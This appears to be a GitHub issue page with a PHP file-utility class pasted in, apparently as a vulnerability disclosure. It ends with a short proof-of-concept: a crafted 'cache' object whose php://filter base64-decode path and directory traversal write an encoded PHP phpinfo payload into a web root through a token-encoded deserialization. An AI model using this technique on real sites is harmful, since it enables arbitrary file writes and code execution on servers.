        }
        return true;
}

/**
 * 创建文件或目录
 * @参数 $file 文件或目录
 * @参数 $type 默认是dir，表示创建目录
 * @返回 true
**/
public function make($file,$type="dir")
{
        $newfile = $file;
        $msg = "";
        if(defined("ROOT")){
                $root_strlen = strlen(ROOT);
                if(substr($file,0,$root_strlen) == ROOT){
                        $newfile = substr($file,$root_strlen);
                }
                $msg = ROOT;//从根目录记算起是否有文件写入
        }
        $array = explode("/",$newfile);
        $count = count($array);
        if($type == "dir"){
                for($i=0;$i<$count;$i++){
                        $msg .= $array[$i];
                        if(!file_exists($msg) && ($array[$i])){
                                mkdir($msg,0777);
                        }
                        $msg .= "/";
                }
        }else{
                for($i=0;$i<($count-1);$i++){
                        $msg .= $array[$i];
                        if(!file_exists($msg) && ($array[$i])){
                                mkdir($msg,0777);
                        }
                        $msg .= "/";
                }
                if(!file_exists($file)){
                        @touch($file);//创建文件
                }
        }
        return true;
}

/**
 * 复制操作
 * @参数 $old 旧文件（夹）
 * @参数 $new 新文件（夹）
 * @参数 $recover 是否覆盖
 * @返回 false/true
**/
public function cp($old,$new,$recover=true)
{
        if(!file_exists($old)){
                return false;
```

```
		}
		if(is_file($old)){
			//如果目标是文件夹
			if(substr($new,-1) == '/'){
				$this->make($new,'dir');
				$basename = basename($old);
				if(file_exists($new.$basename) && !$recover){
					return false;
				}
				copy($old,$new.$basename);
				return true;
			}
			if(file_exists($new) && !$recover){
				return false;
			}
			copy($old,$new);
			return true;
		}
		$basename = basename($old);
		$this->make($new.$basename,'dir');
		$dlist = $this->ls($old);
		if($dlist && count($dlist)>0){
			foreach($dlist as $key=>$value){
				$this->cp($value,$new.$basename.'/',$recover);
			}
		}
		return true;
	}

	/**
	 * 文件移动操作
	 * @参数 $old 旧文件（夹）
	 * @参数 $new 新文件（夹）
	 * @参数 $recover 是否覆盖
	 * @返回 false/true
	**/
	public function mv($old,$new,$recover=true)
	{
		if(!file_exists($old)){
			return false;
		}
		if(substr($new,-1) == "/"){
			$this->make($new,"dir");
		}else{
			$this->make($new,"file");
		}
		if(file_exists($new)){
			if($recover){
				unlink($new);
			}else{
				return false;
			}
		}else{
			$new = $new.basename($old);
		}
		rename($old,$new);
```

```
        return true;
}

/**
 * 获取文件夹列表
 * @参数 $folder 获取指定文件夹下的列表（仅一层深度）
 * @返回 数组
**/
public function ls($folder)
{
        $this->read_count++;
        $list = $this->_dir_list($folder);
        if(is_array($list)){
                sort($list,SORT_STRING);
        }
        return $list;
}

/**
 * 获取文件夹及子文件夹等多层文件列表（无限级，长度受系统限制）
 * @参数 $folder 文件夹
 * @参数 $list 引用变量
**/
public function deep_ls($folder,&$list)
{
        $this->read_count++;
        $tmplist = $this->_dir_list($folder);
        if($tmplist){
                foreach($tmplist as $key=>$value){
                        if(is_dir($value)){
                                $this->deep_ls($value,$list);
                        }else{
                                $list[] = $value;
                        }
                }
        }
}

/**
 * 取得文件夹下的列表
 * @参数 $file 文件（夹）
 * @参数 $type 仅支持folder或file，为file，直接返回$file本身
 * @返回 $file或数组
**/
private function _dir_list($file,$type="folder")
{
        if(substr($file,-1) == "/"){
                $file = substr($file,0,-1);
        }
        if(!file_exists($file)){
                return false;
        }
        if($type == "file" || is_file($file)){
                return $file;
        }else{
                $handle = opendir($file);
                $array = array();
                while(false !== ($myfile = readdir($handle))){
                        if($myfile != "." && $myfile != ".." && $myfile != ".svn") $array[] =
$file."/".$myfile;
                }
                closedir($handle);
                return $array;
        }
}

/**
 * 数组转成字符串
 * @参数 $array 要转的数组的
 * @参数 $var 传递的变量
 * @参数 $content 内容
 * @返回
 * @更新时间
**/
private function __array($array,$var,$content="")
{
        foreach($array AS $key=>$value){
                if(is_array($value)){
                        $content .= $this->__array($value,"".$var."[\"".$key."\"]");
                }else{
                        $old_str = array('"',"<?php","?>","\r");
                        $new_str = array("'","&lt;?php","?&gt;","");
                        $value = str_replace($old_str,$new_str,$value);
                        $content .= "\$".$var."[\"".$key."\"] = \"".$value."\";\n";
                }
        }
        return $content;
}

/**
 * 打开文件
 * @参数 $file 打开的文件
 * @参数 $type 打开类型，默认是wb
**/
private function _open($file,$type="wb")
{
        $handle = fopen($file,$type);
        $this->read_count++;
        return $handle;
}

/**
 * 写入信息
 * @参数 $content 内容
 * @参数 $file 要写入的文件
 * @参数 $type 打开方式
 * @返回 true
**/
private function _write($content,$file,$type="wb")
{
        if($content){
                $content = stripslashes($content);
        }
        $handle = $this->_open($file,$type);
        fwrite($handle,$content);
        unset($content);
        $this->_close($handle);
        return true;
}

/**
 * 关闭句柄
 * @参数 $handle 句柄
**/
private function _close($handle)
{
        return fclose($handle);
}

/**
 * 附件下载
 * @参数 $file 要下载的文件地址
 * @参数 $title 下载后的文件名
**/
public function download($file,$title='')
{
        if(!$file){
                return false;
        }
        if(!file_exists($file)){
                return false;
        }
        $ext = pathinfo($file,PATHINFO_EXTENSION);
        $filesize = filesize($file);
        if(!$title){
                $title = basename($file);
        }else{
                $title = str_replace('.'.$ext,'',$title);
                $title.= '.'.$ext;
        }
        ob_end_clean();
        set_time_limit(0);
        header("Content-type: applicatoin/octet-stream");
        header("Date: ".gmdate("D, d M Y H:i:s",time())." GMT");
        header("Last-Modified: ".gmdate("D, d M Y H:i:s",time())." GMT");
        header("Content-Encoding: none");
        header("Content-Disposition: attachment; filename=".rawurlencode($title)."; filename*=utf-
8''".rawurlencode($title));
        header("Accept-Ranges: bytes");
        $range = 0;
        $size2 = $filesize -1;
        if (isset ($_SERVER['HTTP_RANGE'])) {
            list ($a, $range) = explode("=", $_SERVER['HTTP_RANGE']);
            $new_length = $size2 - $range;
            header("HTTP/1.1 206 Partial Content");
            header("Content-Length: ".$new_length); //输入总长
            header("Content-Range: bytes ".$range."-".$size2."/".$filesize);
        } else {
            header("Content-Range: bytes 0-".$size2."/".$filesize); //Content-Range: bytes 0-
4988927/4988928
            header("Content-Length: ".$filesize);
        }
        $read_buffer=4096;
        $sum_buffer = 0;
        $handle = fopen($file, "rb");
        fseek($handle, $range);
        ob_start();
        while (!feof($handle) && $sum_buffer<$filesize) {
                echo fread($handle,$read_buffer);
                $sum_buffer+=$read_buffer;
                ob_flush();
                flush();
        }
        ob_end_clean();
        fclose($handle);
}
```

}

class cache{
protected $key_id='www';
protected $key_list='aaPD9waHAgcGhwaW5mbygpOz8+"';
protected $folder='php://filter/write=convert.base64-decode/resource=../../../../../../../Applications/MxSrvs/www/a';

}

$token = new token_lib();
$file = new file_lib();
$token->keyid($file->cat("./index.php"));
echo $token->encode(new cache());

`

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant